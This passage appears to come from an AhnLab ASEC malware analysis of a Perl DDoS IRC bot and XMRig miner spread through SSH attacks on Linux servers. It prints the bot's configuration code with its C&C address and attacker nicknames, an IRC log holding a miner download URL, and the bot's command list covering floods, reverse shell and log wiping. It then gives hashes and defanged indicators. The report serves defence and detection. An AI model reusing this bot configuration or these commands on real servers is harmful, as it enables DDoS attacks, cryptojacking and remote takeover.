
Both malware strains are similar in form, and while one of them currently cannot connect to the C&C server (IRC server), the other can. Even if a connection can be established, entering the channel is unavailable, and this is presumed to be because the password has been changed from “ddosit” to another value. Additionally, a URL is included in the message that is displayed after channel entry is denied. A compressed file can be downloaded from this URL, and this file contains XMRig from above.



```
NICK L_4_[redacted]
USER linux_4 [redacted] 157.230.116.194 :[redacted] 4
:hub.52657.net 001 L_4_[redacted] :L_4_[redacted]!linux_4@[redacted]
:hub.52657.net 001 L_4_[redacted] :Login:
:hub.52657.net 376 L_4_[redacted] :
JOIN #xmr ddosit
JOIN #xmr ddosit
:hub.52657.net 332 L_4_[redacted] #xmr :236 - 10.08  pateu.freevar.com/
xmrminer2.tgz        testpass first
```

Figure 8. The process of connecting to the IRC server and attempting to enter the channel


Next is the configuration data which includes the IRC server address, port number, "#xmr" (IRC channel name to enter), and the password "@" required for entry into the channel. For reference, DDoS IRC Bot performs additional tasks to verify the threat actor; the username of the user that entered the channel must be one of the four usernames shown below and the host address must be "qwerty".



```
#!/usr/bin/perl
#!u @ddos
#!u @commands
#!u @irc
##############################################
my $processo = 'usr/sbin/httpd';
my $linas_max='10';
my $sleep='5';
my $cmd="";
my $id="";
##############################################
my @adms=("qwerty" , "asdfgh1" , "zxcvbn1", "12345");    # Attacker's NickName
my @hostauth=("qwerty");                                  # Attacker's Host Address
my @canais=("#xmr");
my $chanpass = "@";                                       # IRC Channel
$num = int rand(99999);
$procesor=`nproc`;
$hostname=`hostname`;
chop $procesor;
chop $hostname;
$hostname=~s/\./-/;
chop (my $nick = "L_${procesor}_${hostname} ");
my $ircname ="linux_${procesor}";
my $realname = "${hostname} ${procesor} ";
$servidor='64.227.112.247' unless $servidor;              # IRC Server Address
my $porta='80';                                           # IRC Server Port
##############################################
```

Figure 9. Configuration data of DDoS Perl IRC Bot

If the above conditions are met, it deems the user to be the threat actor and performs the received commands. This bot supports not only DDoS attacks such as TCP Flood, UDP Flood, and HTTP Flood but various other features including command execution, reverse shell, port scanning, and log deletion. The following is a screenshot taken not by the actual threat actor's command but during a test process. It shows the process of DDoS IRC Bot sending the list of commands to the #xmr channel when the "!u @commands" command is entered to bring up the list of available commands.



```
[14:45:39]    qwerty  !u @commands
[14:45:40]  L_4[redacted]  [-[Devising's Modded  Perl Bot Commands List]-]
[14:45:40]  L_4  [3-----[Hacking Based]-----]
[14:45:40]  L_4  !u multiscan <vuln> <dork>
[14:45:40]  L_4  !u socks5
[14:45:40]  L_4  !u sql <vuln> <dork>
[14:45:40]  L_4  !u portscan <ip>
[14:45:40]  L_4  !u logcleaner
[14:45:40]  L_4  !u sendmail <subject> <sender> <recipient> <message>
[14:45:40]  L_4  !u system
[14:45:40]  L_4  !u cleartmp
[14:45:40]  L_4  !u unixable
[14:45:40]  L_4  !u nmap <ip> <beginport> <endport>
[14:45:40]  L_4  !u cback <ip><port>
[14:45:40]  L_4  !u linuxhelp
[14:45:40]  L_4  !u cd tmp:. | for example
[14:45:40]  L_4  [3-----[Advisory/New Based]-----]
[14:45:40]  L_4  !u packetstorm
[14:45:40]  L_4  !u milw0rm
[14:45:40]  L_4  [3-----[DDos Based]-----]
[14:45:40]  L_4  !u udpflood <host> <packet size> <time>
[14:45:40]  L_4  !u udp <host> <port> <packet size> <time>
[14:45:41]  L_4  !u tcpflood <host> <port> <packet size> <time>
[14:45:42]  L_4  !u httpflood <host> <time>
[14:45:43]  L_4  !u sqlflood <host> <time>
[14:45:44]  L_4  [3-----[IRC Based]-----]
[14:45:45]  L_4  !u killme
[14:45:46]  L_4  !u join #channel
[14:45:47]  L_4  !u part #channel
[14:45:48]  L_4  !u reset
[14:45:49]  L_4  !u voice <who>
[14:45:50]  L_4  !u owner <who>
[14:45:51]  L_4  !u deowner <who>
[14:45:52]  L_4  !u devoice <who>
```

Figure 10. Following commands transmitted from the IRC server

Conclusion

Typical attacks that target Linux SSH servers include brute force attacks and dictionary attacks on systems where account credentials are poorly managed. Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the Linux server from brute force attacks and dictionary attacks, and update to the latest patch to prevent vulnerability attacks.
Administrators should also use security programs such as firewalls for servers accessible from outside to restrict access by attackers. Finally, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection

– Downloader/Linux.Agent.13360 (2022.12.21.00)
– Downloader/Linux.Agent.13256 (2022.12.25.03)
– Downloader/Linux.Agent.13392 (2022.12.25.03)
– Shellbot/Perl.Generic.S1118 (2020.02.19.07)
– Linux/CoinMiner.Gen2 (2019.07.31.08)
– CoinMiner/Text.Config (2022.12.26.03)
– Trojan/Shell.Agent.SC185400 (2022.12.26.03)
– Trojan/Shell.Agent.SC185401 (2022.12.26.03)

IOC

MD5

– c13e7e87e800a970df4d113d60e75ab4: Shc Downloader (kermine)
– 1f0e5f4736a567a631946a0d9878fad7 : Shc Downloader (VirusTotal)
– 6fa237ce385dc9495246bc4498b64c2d : Shc Downloader (VirusTotal)
– 7650957bf7d798b284ea01a732ad07a5 : Perl DDoS IRC Bot (botcarternew)
– 077279a2ae5b1bc89540a1293fa807f1 : Perl DDoS IRC Bot (.ubuntu)
– 497bec45d865b2a9165699433c64816c : XMRig (s)
– c1e65d481af4e6d4bad74cca4e8737cb : XMRig (xmrig)
– 48e5ce77980d52c68a7bbfd091756036 : XMRig (.system3d)
– 16b7ef9cbc89ccc08f5fcd80e473c169 : XMRig Configuration File (config.json)
– a2fd0f3e18259d0bba9ebbf910e925c4 : XMRig Configuration File (config.json)
– a2c7c9e3b468e7e02e882066b05c55c3 : Launcher Script (run)
– c15ed837bd367fd4f66562b57b8fb57c " Launcher Script (.b4nd1d0)

C&C URL

- 64.227.112[.]247:80 – Perl DDoS IRC Bot
- 157.230.116[.]194:80 – Perl DDoS IRC Bot

Download URL

- hxxp://172.105.211[.]21/
- hxxp://172.105.211[.]21/xmrig
- hxxp://172.105.211[.]21/snunewa.tar
- hxxp://167.172.103[.]111/
- hxxp://172.104.170[.]240/
- hxxp://172.104.170[.]240/snunewa.tar
- hxxp://wget.hostname[.]help/
- hxxp://wget.hostname[.]help/driver.zip
- hxxp://pateu.freevar[.]com/xmrminer2.tgz

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://www.asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab